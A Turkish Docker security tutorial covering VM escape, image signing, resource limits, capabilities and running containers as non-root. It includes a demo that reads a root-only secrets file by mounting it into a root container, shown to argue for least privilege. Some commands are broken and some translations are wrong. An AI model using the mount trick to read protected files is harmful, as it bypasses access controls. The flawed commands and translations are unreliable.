

HAZIRLAYAN : BETÜL SAYAN

KONU : DOCKER GÜVENLİĞİ

İÇİNDEKİLER :


1. Docker Nedir?
2. Klasik VM vs Docker
3. VM Güvenliği
4. Docker Konteyner Güvenliği İçin Önlemler
 - 4.1.) Zararlı İmajlardan Korunma Amaçlı Önlemler
 - 4.2.) Belleğin Çok Fazla Tüketmesini Önleyici Önlemler
 - 4.3.) Docker İstismari
 - 4.3.1.) Kernel Exploiting
 - 4.4.) Root Kullanıcısını Kullanmamak ve Konteynere Kullanıcı Ekleme
 - 4.4.1.) Genel Bakış
 - 4.4.2.) Bu Neden Önemli?
 - 4.4.3.) Öneri
 - 4.5.) Docker için AppArmor güvenlik profilleri
- 5.) UYGULAMA
- 6.) KAYNAKLAR

DOCKER NEDİR?

Docker güvenliğinden bahsetmeden önce Docker nedir ve ne işe yarar bahsetmek isityorum. Docker, yazılım geliştiriciler ve sistemciler için geliştirilen açık kaynaklı bir sanallaştırma platformudur. Docker ile Linux, Windows ve MacOSX üzerinde Linux ve Windows sanal containerler (makinelere) çalıştırabilirsiniz. Bu platform sayesinde web sistemlerinin kurulumunu, testini ve dağıtımını kolaylıkla gerçekleştirebilirsiniz. En önemli özelliği belki de "Benim bilgisayarımda çalışıyordu, sunucuda neden çalışmadı acaba?" sorununu ortadan kaldırıyor olması.

Docker'ın sanallaştırma yapısı, bilinen sanal makinelerden (VirtualBox, Vmware vb) farklı olarak bir Hypervisor katmanına sahip değildir. Bunun yerine Docker Engine üzerinden, konak işletim sistemine erişmekte ve sistem araçlarını paylaşımlı kullanmaktadır. Böylece klasik VM'lere göre daha az sistem kaynağı tüketmektedir.

Docker, LXC sanallaştırma mekanizması üzerine kurulu. Bir Docker imajı, container denilen birimlerde çalıştırılıyor. Her bir container bir süreç (process) kullanıyor. Bir makinede gücüne bağlı olarak binlerce docker containerı birden çalışabilir. Container imajları ortak olan sistem dosyalarını paylaşıyorlar. Dolayısıyla disk alanından tasarruf ediliyor. Şekilde görüldüğü gibi uygulama containerları ortak bin(exe) ve kütüphaneleri kullanıyorlar. Ancak klasik sanal makine sistemlerinde her bir uygulama için ayrı işletim sistemi ve kütüphane dosyaları ayrılmak zorunda.



<https://docs.docker.com/get-started/#containers-and-virtual-machines>

Docker, yazılımların kurulu son hallerinin imajını alıp tekrar kullanılabilir olmasını sağlıyor. Bu imajları bir kere oluşturup diğer sunuculara gönderebilirsiniz ya da her sunucuda farklı imajlar oluşturabilirsiniz. Dockerfile adı verilen talimat dosyalarına bakarak her sunucu aynı imajı yeniden inşa edebilir. Bu sayede manuel bir müdahale gerekmez.

Bir diğer özellik ise Dockerfile ve imajların geliştirilebilir olması. Talimatlara birkaç adım daha eklemek isterseniz en baştan komutları vermek yerine kaldığı son yerden devam ediyor ve bu da zaman kazandırıyor.

Klasik VM vs Docker

VM'ler her bir çalışan örneği için full bir işletim sistemine sahiptir. Docker ise hem full işletim sistemi yerine boyut olarak küçültülmüş imajları kullanır hem de konak işletim sistemi kütüphanelerini paylaşımlı olarak kullanır. Fakat bu durum, Docker'i sistem kaynak tüketim dostu yaparken, izolasyon seviyesini ise düşürmektedir. Bunlarla birlikte aşağıdaki karşılaştırmaları yapabiliriz.

Her iki sanallaştırma yaklaşımın birbirlerine göre avantaj ve dezavantajları mevcut. Ancak, Docker yönünden bakıldığında bazı avantajların çok kritik olduğunu söylemek doğru olur.

KIYAS TÜRÜ	VM	DOCKER
OS	Tam işletim sistemi	Küçültülmüş işletim sistemi imajı
İzolasyon	Yüksek	Daha düşük
Çalışır hale gelmesi	Dakiklar	Saniyeler
Versiyonlama	Yok	Yüksek
Kolay paylaşılabilirlik	Düşük	Yüksek

Bunlarında başında kolay çalışması geliyor. Docker Hypervisor kullanmadığından, tam yüklü bir işletim sistemi kullanmadığından ve konak sisteme yakın çalıştığından saniyeler içinde çalışır. Bir diğeri ise versiyonlamaya yatkınlığı. Docker'ın en vurucu özelliklerinden biride versiyonlanabilme özelliği. Docker, kullandığı işletim sistemi imajlarının farklı hallerini kayıt altında tutmamıza olanak sağlar. Bu durum ise, hazırlanan imajların kullanıcılar arasında paylaşılmasına kapı aralamaktadır. Bir başka özelliğe daha değinecek olursak bu da paylaşılabilirlik. Kullanıcılar veya dağıtıcılar tarafından hazırlanan işletim sistemi imajları, merkezi sunuculara gönderilebilmekte ve aynı zamanda diğer kullanıcılar tarafından bu merkezi sunuculardan elde edilebilmektedir.

Containerların tek bir işletim sisteminde çalışması, akıllara güvenlik sorununu getirmektedir. Docker bu konuya yazılımsal çözümler getirmiştir. Container içerisinde çalışan uygulamalar başka

bir container içerisindeki uygulamayı aksi belirtilmedikçe göremez ve etkileyemezler bir başka deyişle izole edilirler.

VM Güvenliği

Sanallaştırmadan ötürü VM güvenliğine önemle artmaktadır. Çünkü siber güvenlikte küçük diyebileceğimiz hatalar bile geri dönülemez sorunlara yol açabilir. Buna en iyi örneklerden biri VM escape (Sanal makine kaçıışı)' dir. Sanal makine kaçıışı, saldırganın içinde çalışan bir işletim sisteminin doğrudan hipervizörle patlamasına ve etkileşime girmesine izin veren bir VM'de_kod çalıştırdığı bir istismardır. Böyle bir istismar, saldırganın ana bilgisyaar işletim sistemine ve ana bilgisayarda çalışan tüm diğer sanal makinelere (VM'ler) erişmesine neden olabilir. Vahşi doğada bildirilen bir olay olmamasına rağmen, VM kaçışının sanal makine güvenliği için en ciddi tehdit olduğu düşünülmektedir.

Sanal makineler, ana bilgisayardaki bağımsız, yalıtılmış ortamlarda çalışmak üzere tasarlanmıştır. DAslında her VM, ana bilgisayar işletim sisteminden ve aynı makinede çalışan diğer VM'lerden ayrı bir sistem olmalıdır. Hiper yönetici, ana bilgisayar işletim sistemi ile sanal makineler arasında bir aracıdır. Ana bilgisayar işlemcisini kontrol eder ve her misafir işletim sistemine gereken kaynakları ayırır.

İşte Ed Skoudis'in riske ilişkin açıklaması:

"Saldırgan sanal makinelerin güvenliğini tehlikeye atabilirse, konuklar yalnızca programın kendisinin alt kümeleri olduğu için tüm konukların kontrolünü elinde tutacaktır. Ayrıca, sanal makinelerin çoğu ana bilgisayarda çok yüksek ayrıcalıklarla çalışır. Böylece ana donanımı konuklar için sanallaştırılmış donanıma eşleştirebilmesi için ana bilgisayarın donanımına kapsamlı erişim sağlanır. Bu nedenle, sanal makinenin ele geçirilmesi yalnızca konukların değil aynı zamanda ana bilgisayarın da kaybolması anlamına gelir. "

VM kaçıışına karşı güvenlik açığını en aza indirmek için Skoudis şunları yapmanızı önerir:

- Sanal makine yazılımını yamalı tutun.
- Yalnızca gerçekten ihtiyaç duyduğunuz kaynak paylaşım özelliklerini yükleyin.
- Her program kendi güvenlik açıklarını getirdiğinden yazılım yüklemelerini minimumda tutun.

Bir diğer sorunlardan biri de VENOM Sorunu'dur.

VENOM hatası, on yıldan uzun bir süre önce , ondan türetilen bir dizi ticarileştirilmiş sanallaştırma ürününü ortaya çıkaran çığır açan bir proje olan QEMU ("hızlı emülatör" kısaltması) adlı açık kaynaklı yazılımda tanıtıldı.

Bunlara KVM, Xen ve VirtualBox dahildir.

Basitçe açıklamak gerekirse, yazılım bileşeninde disket sürücülerini simüle eden bir arabellek taşıması var.

Bu, herhangi bir konuk VM'nin içindeki saldırganların teorik olarak, kendi seçtikleri verileri ve kodları konuktan ve ana bilgisayar işletim sisteminin bellek alanına koyabilir, burada ana bilgisayarı çalıştırması için kandırmak mümkün olabilir.

Bu yüzden yukarıda VENOM'a “misafir kaçış” dedik.

Açık güvenlik nedenlerinden ötürü konukların, ana sunucuda, diğer konuklarda neler olup bittiğini görmeleri veya etkilemeleri beklenmemektedir.

DOCKER KONTEYNER GÜVENLİĞİ İÇİN ÖNLEMLER


Docker sanallaştırma servisi değildir. Konteyner Güvenliğini sağlamak için yapacağımız önlemleri anlatıyor olacağım :

1.) Zararlı İmajlardan Korunma Amaçlı Önlemler

Docker Content Trust (DCT), uzak Docker kayıtlarına gönderilen ve bu verilerden alınan veriler için dijital imzaları kullanma olanağını sağlamış olur.. Bu imzalar, belirli resim etiketlerinin bütünlüğünün ve yayıncısının istemci tarafı veya çalışma zamanı doğrulamasına izin verir. DCT aracılığıyla görüntü yayıncıları görüntülerini imzalayabilir ve görüntü tüketicileri çektikleri görüntülerin imzalanmasını sağlayabilir. Bu, Docker Community Engine 17.12 ve daha yeni sürümleri ve Docker Enterprise Engine 18.03 ve daha yeni sürümleri için geçerlidir.

Docker CLI içinde, bir konteyner görüntüsünü “\$ docker trust” komutu ile imzalayabilirsiniz.

Docker Görüntüsünü imzalamak için bir temsilci anahtar çiftine ihtiyacınız olacaktır. Bu anahtarlar yerel olarak “\$ docker trust key generate” komutu ile oluşturulabilir, bir sertifika yetkilisi tarafından oluşturulabilir veya Docker Enterprise'in Evrensel Kontrol Düzlemini (UCP) kullanıyorsanız, bir kullanıcının İstemci Paketi bir temsilci seçme için yeterli anahtarlar sağlar.



Veya mevcut bir anahtarınız varsa:

\$ docker trust key load key.pem --name bett

Daha sonra, Noter sunucusuna delegasyon ortak anahtarını eklememiz gerekecek; bu, Noter'de Genel Benzersiz Ad (GUN) olarak bilinen belirli bir görüntü havuzuna özgüdür. Bu depoya ilk defa bir temsilci ekliyorsanız, bu komut yerel noter kanonik kök anahtarını kullanarak havuzu da başlatır.

**\$ docker trust signer add --key cert.pem bett
dtr.example.com/admin/demo**

Adding signer "bett" to dtr.example.com/admin/demo...

Enter passphrase for new repository key with ID 511cd9e :

Son olarak, belirli bir etiketi imzalamak ve kayıt defterine göndermek için delegasyon özel anahtarını kullanacağız.

\$ docker trust sign dtr.example.com/admin/demo:1

Alternatif olarak, anahtarlar içe aktarıldıktan **"\$ docker push"** komutundan sonra DCT çevresel değişkeni dışa aktararak bir görüntü komutla itilebilir.

\$ export DOCKER_CONTENT_TRUST=1

Bu komutla Docker imzalanmamış imajların hiçbirini indirmeyecektir.

Bir etiket veya havuz için uzaktan güven verileri “ **\$ docker trust inspect** ” komutluyla görüntülenebilir:

2.) Virusten Koruma Yazılımı ve Docker

Virüsten koruma yazılımı Docker tarafından kullanılan dosyaları taradığında, bu dosyalar Docker komutlarının askıda kalmasına neden olacak şekilde kilitlenebilir.

Bu sorunları azaltmanın bir yolu, Docker veri dizinini (**/var/lib/docker = Linux'ta, %ProgramData%\docker = Windows Server'da veya \$HOME/Library/Containers/com.docker.docker/ = Mac'te**) antivirüsün hariç tutma listesine eklemektir. Ancak bu, Docker görüntülerindeki virüslerin veya kötü amaçlı yazılımların, yazılabilir kapsayıcı katmanlarının veya birimlerinin algılanmamasıyla birlikte gelir. Docker'ın veri dizinini arka plan virüs taramasından hariç tutmayı seçerseniz, Docker'ı durduran, veri dizinini tarayan ve Docker'ı yeniden başlatan yinelenen bir görev zamanlamak isteyebilirsiniz.

2.) Belleğin Çok Fazla Tüketmesini Önleyici Önlemler

Konteynerler İçin Kaynak Sınırlaması: Varsayılan olarak, bir kapsayıcıda hiçbir kaynak kısıtlaması yoktur ve belirli bir kaynağın ana bilgisayarın çekirdek zamanlayıcısının izin verdiği kadarını kullanabilir. Docker, docker runkomutunun çalışma zamanı yapılandırma bayraklarını ayarlayarak bir kabın ne kadar bellek veya CPU kullanabileceğini kontrol etmenin yollarını sunar . Bu bölüm, bu tür limitleri ne zaman ayarlamanız gerektiği ve bunları ayarlamanın olası sonuçları hakkında ayrıntılı bilgi sağlar.

Bu özelliklerin çoğu, Linux yeteneklerini desteklemek için çekirdeğinizin kullanılmasını gerektirir. Desteği kontrol etmek için “**\$ docker info**” komutu kullanabilirsiniz .

-m veya --memory=

Kabın kullanabileceği maksimum bellek miktarı. Bu seçeneği ayarlarsanız, izin verilen minimum değer 4m(4 megabayt) olur.

1 CPU'nuz varsa, aşağıdaki komutların her biri kapsayıcıyı her saniye CPU'nun en fazla % 50'sini garanti eder.

Docker 1.13 ve üstü:

```
$ docker run -it --cpus=".5" ubuntu /bin/bash
```

Bu komutta -m seçeneklerini kullanarak bellek sınırları atayın :

\$ docker run -d -m 512m myimage

Bu komutta -c seçeneklerini kullanarak CPU paylaşımını sınırlayın :

\$ docker run -d -c 512 myimage

4.3.) Docker İstismarı

Bir sızma testi uzmanı olarak , Docker sistemine karşı olası güvenlik sorunlarının ve potansiyel güvenlik tehditlerinin farkında olmanız gerekir. ClusterHQ 2015'e göre, işletmelerin% 60'ından fazlası Docker'ın konteyner üretim ortamındaki diğer ihracatlardan daha fazla endişe duyuyor. Docker konteynirlarına bakan birçok güvenlik sorunu :

- * **Kernel Exploting (Çekirdek Sömürüsü)**
- * **Denial-of-service DoS (Hizmet Reddi)**
- * **Container Breakout (Konteyner Patlamaları)**
- * **Poisoned Images (Zehirli Görüntüler)**
- * **Data theft (Veri hırsızlığı)**

4.3.1.) Kernel Exploting

Docker konteynerler, sunucu üzerinde çalışıyor, sadece bir çekirdek vardır. Aslında tüm süreçler aynı çekirdeği paylaşır. Dockerda birçok özellik birlite gelir:

- * **chown** : Herhangi bir dosyanın sahipliğini değiştirmek için
- * **fowner** : İşlemin UID'sinin ve dosyanın UID'sinin aynı olmasını gerektiren işlemlere ilişkin izin denetimlerini atlamak için
- * **kill** : Kök olmayan süreçlere öldürme sinyalleri göndermek
- * **setgid** : İşlem GID'lerini ve GID listelerini değiştirmek
- * **setuid** : Süreç UID'lerini değiştirmek için
- * **net_raw** : Ham ve paket soketlerinin kullanılmasına izin vermek

Kabiliyet özellikleri kontrol etmek için **“ pscap ”** komutunu kullanabilirsiniz.

Bundan önce **"libcap-ng-utils"** bağımlılığını yüklediğinizden emin olmanız gerekir


```
Paket açılıyor: libcap-ng-utils (0.7.7-3.1) ...
Ayarlanıyor: libcap-ng-utils (0.7.7-3.1) ...
Tetikleyiciler işleniyor: man-db (2.8.3-2ubuntu0.1) ...
betul@betul:~$ ps aux
ppid pid name command capabilities
1 342 root systemd-journal chown, dac_override, dac_read_search, fowner, setgid, setuid, sys_ptrace, sys_admin, audit_control
1 366 root lvmetad full
1 369 root systemd-udevd full
1 821 systemd-timesyncd systemd-timesyn sys_time
1 920 root networkd-dispat full
1 921 root ModemManager sys_admin
1 922 root accounts-daemon full
1 924 root systemd-logind chown, dac_override, dac_read_search, fowner, kill, sys_admin, sys_tty_config, audit_control, m
1 926 root bluetoothd net_bind_service, net_admin
1 927 root thermald full
1 930 root cron full
1 931 root iio-sensor-prox chown, dac_override, dac_read_search, fowner, fsetid, kill, setgid, setuid, setpcap, linux_immu
table, net_bind_service, net_broadcast, net_admin, net_raw, ipc_lock, ipc_owner, sys_rawio, sys_chroot, sys_ptrace, sys_psacct, sys_admin
, sys_boot, sys_nice, sys_resource, sys_time, sys_tty_config, mknod, lease, audit_write, audit_control, setfcap, mac_override, mac_admin,
syslog, wake_alarm, block_suspend, audit_read
1 996 messagebus dbus-daemon audit_write +
1 1043 root NetworkManager dac_override, kill, setgid, setuid, net_bind_service, net_admin, net_raw, sys_module, sys_chroo
t, audit_write
1 1050 root udisksd full
1 1051 root wpa_supplicant full
1 1055 root acpid full
```

Kullanıcı kimliği (UID) ve grup kimliği (GID), kullanıcıların sahibiyle aynı izinlere sahip ikili dosyalar yürütmesine izin verir. Bu iki uygulama saldırganlar tarafından sömürülebilir.

Bu nedenle SETUID haklarını devre dışı bırakmak için Docker Dosyalarını yapılandırmanız gerekir.

Teteneklerini düşürmek için "-- cap-drop" komutunu kullanın.

Örneğin SETGID özelliğini düşürmek isterseniz, aşağıdaki komutu çalıştırabilirsiniz:

\$ sudo docker run --cap-drop=mknod -t -i --volumes-from ubuntu-data ubuntu

Yalnızca setfcap'ı çalıştırmak istediğiniz tüm özellikleri bırakmak istiyorsanız, aşağıdaki komutu kullanın :

\$ sudo docker run --cap-drop=all --cap-add=setfcap -t -i --volumes-from ubuntu-data ubuntu

Güvenlik önlemi olarak, Dockerfile dosyasını değiştirerek SETUID haklarını devre dışı bırakmanız gerekir.

RUN find / -perm +6000 -type -f exec chmod a-s {} \; \ || true

4.4.) Root Kullanıcısını Kullanmamak ve Konteynere Kullanıcı Ekleme

TLDR;

Bir kaptaki işlemler kök olarak çalıştırılmamalı veya kök olduklarını varsaymamalıdır. Bunun yerine, Dockerfile dosyasında bilinen bir UID ve GID ile bir kullanıcı oluşturun ve işleminizi bu kullanıcı olarak çalıştırın. Bu düzeni izleyen görüntülerin, kaynaklara erişimi sınırlandırarak güvenli bir şekilde çalıştırılması daha kolaydır

Genel Bakış

İyi tasarlanmış sistemler , en az ayrıcalık ilkesine bağlı kalır .Bu, bir uygulamanın yalnızca gerekli işlevini yerine getirmek için ihtiyaç duyduğu kaynaklara erişmesi gerektiğini belirtir. Güvenli bir sistem tasarlarken bu çok önemlidir. Kötü amaçlı veya hata nedeniyle, bir işlemin çalışma zamanında beklenmedik sonuçları olabilir. Kendinizi beklenmedik herhangi bir erişime karşı korumanın en iyi yollarından biri, bir işlemin yürütülmesi için gereken minimum ayrıcalıkları vermektir. Kapsayıcı işlemlerin çoğu uygulama hizmetleridir ve bu nedenle kök erişimi gerektirmez. Docker'in çalışması için kök gerekli_olsa da , kapların kendisi gerekmez. İyi yazılmış, güvenli ve tekrar kullanılabilir Docker görüntüleri kök olarak çalıştırılmayı beklememeli ve erişimi sınırlamak için öngörülebilen ve kolay bir yöntem sağlamalıdır.


Bu Neden Önemli?

Kapsayıcıda çalışan bir işlemin, Linux'ta çalışan diğer işlemlerden farklı olmadığını unutmayın, ancak kapsayıcıda olduğunu bildiren küçük bir meta veri parçası vardır. Kaplar güven sınırları değildir, bu nedenle bir kapta çalışan her şey, ana bilgisayarın kendisinde çalışan herhangi bir şeyle aynı şekilde ele alınmalıdır.

Tıpkı sunucunuzda root olarak hiçbir şey çalıştırmamanız (veya yapmamanız) gibi, sunucunuzdaki bir kaptaki root olarak hiçbir şey çalıştırmamalısınız. Başka bir yerde oluşturulan ikili dosyaları çalıştırmak önemli miktarda güven gerektirir ve aynı şey kaplardaki ikili dosyalar için de geçerlidir.

Bir kabın içindeki bir işlem varsayılan olarak kök olarak çalışıyorsa, kabı başlatırken uid ve gid'i değiştirmek mümkündür. Görüntünün yazarı olarak, varsayılan olarak farklı bir kullanıcı olarak çalışmalı ve bu kullanıcı için erişimi sınırlandırmayı kolaylaştırmalısınız. Dockerfile dosyasında bir kullanıcı oluşturarak, yalnızca varsayılan olarak güvenli değil aynı zamanda güvenliğini de kolaylaştırırsınız.

Bir örnek, bir konteyneri kök olarak çalıştırma riskini gösterecektir. /rootDizin içinde root1'den başka herhangi birinin görüntülenmesini engelleyerek bir dosya oluşturalım :



```
betul@betul:~$ sudo -s
[sudo] password for betul:
root@betul:~# cd / root
bash: cd: çok fazla argüman
root@betul:~# cd /root
root@betul:/root# echo "çok gizli şeyler">> ./secrets.txt
root@betul:/root# chmod 0600 secrets.txt
root@betul:/root# ls -l
toplam 8
-rw----- 1 root root 19 Haz 27 11:39 secrets.txt
drwxr-xr-x 4 root root 4096 May 7 21:10 snap
root@betul:/root# exit
exit
betul@betul:~$ cat /root/secrets.txt
cat: /root/secrets.txt: Erişim engellendi
betul@betul:~$
```

Artık /root/secret.txt yalnızca kökün görebileceği bir dosya var . Normal (root olmayan) bir kullanıcı olarak oturum açtım. Bu Dockerfile'dan bir Docker görüntüsü oluşturalım:

FROM debian:stretch
CMD ["cat", "/tmp/secrets.txt"]

Ve son olarak, bu Dockerfile'ı çalıştıralım, konteynerin içindeki dosyaya /root/secrets.txt okuyamadığım dosyadan bir birimi bağlayalım /tmp/secrets.txt:

**\$ docker run -v /root/secrets.txt:/tmp/secrets.txt **

çok gizli şeyler

Ben bile kapsayıcı olarak çalışıyor ve bu nedenle root , bu sunucuda her şeye erişimi vardır.Bu ideal değil;kapsayıcıları bu şekilde çalıştırmak, Docker Hub'dan aldığınız her kabın sunucunuzdaki her şeye tam olarak erişebileceği anlamına gelir (nasıl çalıştırdığınıza bağlı olarak)

ÖNERİ

Buradaki tavsiye uid , Dockerfile içinde bilinen bir kullanıcı oluşturmak ve uygulama işlemini bu kullanıcı olarak çalıştırmaktır. Bir Dockerfile dosyasının başlaması şu kalıbı izlemelidir:

```
FROM <base image>RUN groupadd -g 999 appuser && \  
useradd -r -u 999 -g appuser appuser  
USER appuser... <rest of Dockerfile> ...
```

Bu kalıbı kullanarak, bir kapsayıcıyı en az ayrıcalıklara sahip bir kullanıcı / grup bağlamında çalıştırmak kolaydır.

Örneğin, bunu yukarıdan Docker dosyama ekleyeceğim ve örneği yeniden çalıştıracam.Dockerfile'ım şimdi şöyle görünüyor:

```
FROM debian:stretch  
RUN groupadd -g 999 appuser && \  
useradd -r -u 999 -g appuser appuser  
USER appuser  
CMD ["cat" , "/tmp/secrets.txt"]
```

Bu kapsayıcıyı öncekiyle aynı komutla çalıştırma:

```
$ docker run -v /root/secrets.txt:/tmp/secrets.txt <img>  
cat: /tmp/secrets.txt: Permission denied
```

Bu kabın varsayılan davranışı root, ana bilgisayarda ayrıcalıklara sahip olmamasıdır .

Aşağıda, Docker kapsayıcılarınızı ve görüntülerinizi güvenli bir şekilde yapılandırmak için endüstri standartlarından ve StackRox müşterilerinden türetilen en iyi uygulamaların bir listesi bulunmaktadır.

1.) Daima Docker'ın en güncel sürümünü kullanın. RunC açığı, bu yılın başlarında gelen bir açık.

2.) Yalnızca güvenilir kullanıcıların Docker grubunun üyesi olduğundan emin olarak Docker arka plan programının denetlenmesine izin verin.

3.) Size aşağıdakiler için bir denetim izi sağlayan kurallara sahip olduğunuzdan emin olun:

- . Docker arka plan programı

- . Docker dosyaları ve dizinleri:

- * / Var / lib / docker

- * / Etc / docker

- * Docker.service

- * Docker.socket

- * / Etc / default / liman işçisi

- * /etc/docker/daemon.json

- * / Etc / sysconfig / docker

- * / Usr / bin / containerd

- * / Usr / Sbin / runc

4.) Tüm Docker dosyalarını ve dizinlerini uygun kullanıcıya (genellikle kök kullanıcı) sahip olduklarından ve dosya izinlerinin kısıtlayıcı bir değere ayarlandığından emin olun

5.) Geçerli bir kayıt defteri sertifikası olan veya trafik ele geçirme riskini en aza indirmek için TLS kullanan kayıtları kullanın.

6.) Resimde açık bir kapsayıcı kullanıcısı bulunmayan kaplar kullanıyorsanız, kapsayıcı kullanıcısını ana bilgisayar kullanıcısıyla yeniden eşleştirmenize olanak tanıyan kullanıcı ad alanı desteğini etkinleştirmelisiniz.

7.) Kapların yeni ayrıcalıklar edinmesine izin verme Varsayılan olarak, kapsayıcıların yeni ayrıcalıklar edinmesine izin verilir, bu nedenle bu yapılandırmanın açıkça

ayrılanması gerekir. Bir ayrıcalık yükselme saldırısını en aza indirmek için atabileceğiniz bir diğer adım, görüntülerdeki setuid ve setgid izinlerini kaldırmaktır.

8.) En iyi yöntem olarak, kaplarınızı kök olmayan bir kullanıcı olarak çalıştırın (UID 0 değil).Varsayılan olarak kapsayıcılar, kapsayıcı içindeki kök kullanıcı olarak kök ayrıcalıklarıyla çalışır.

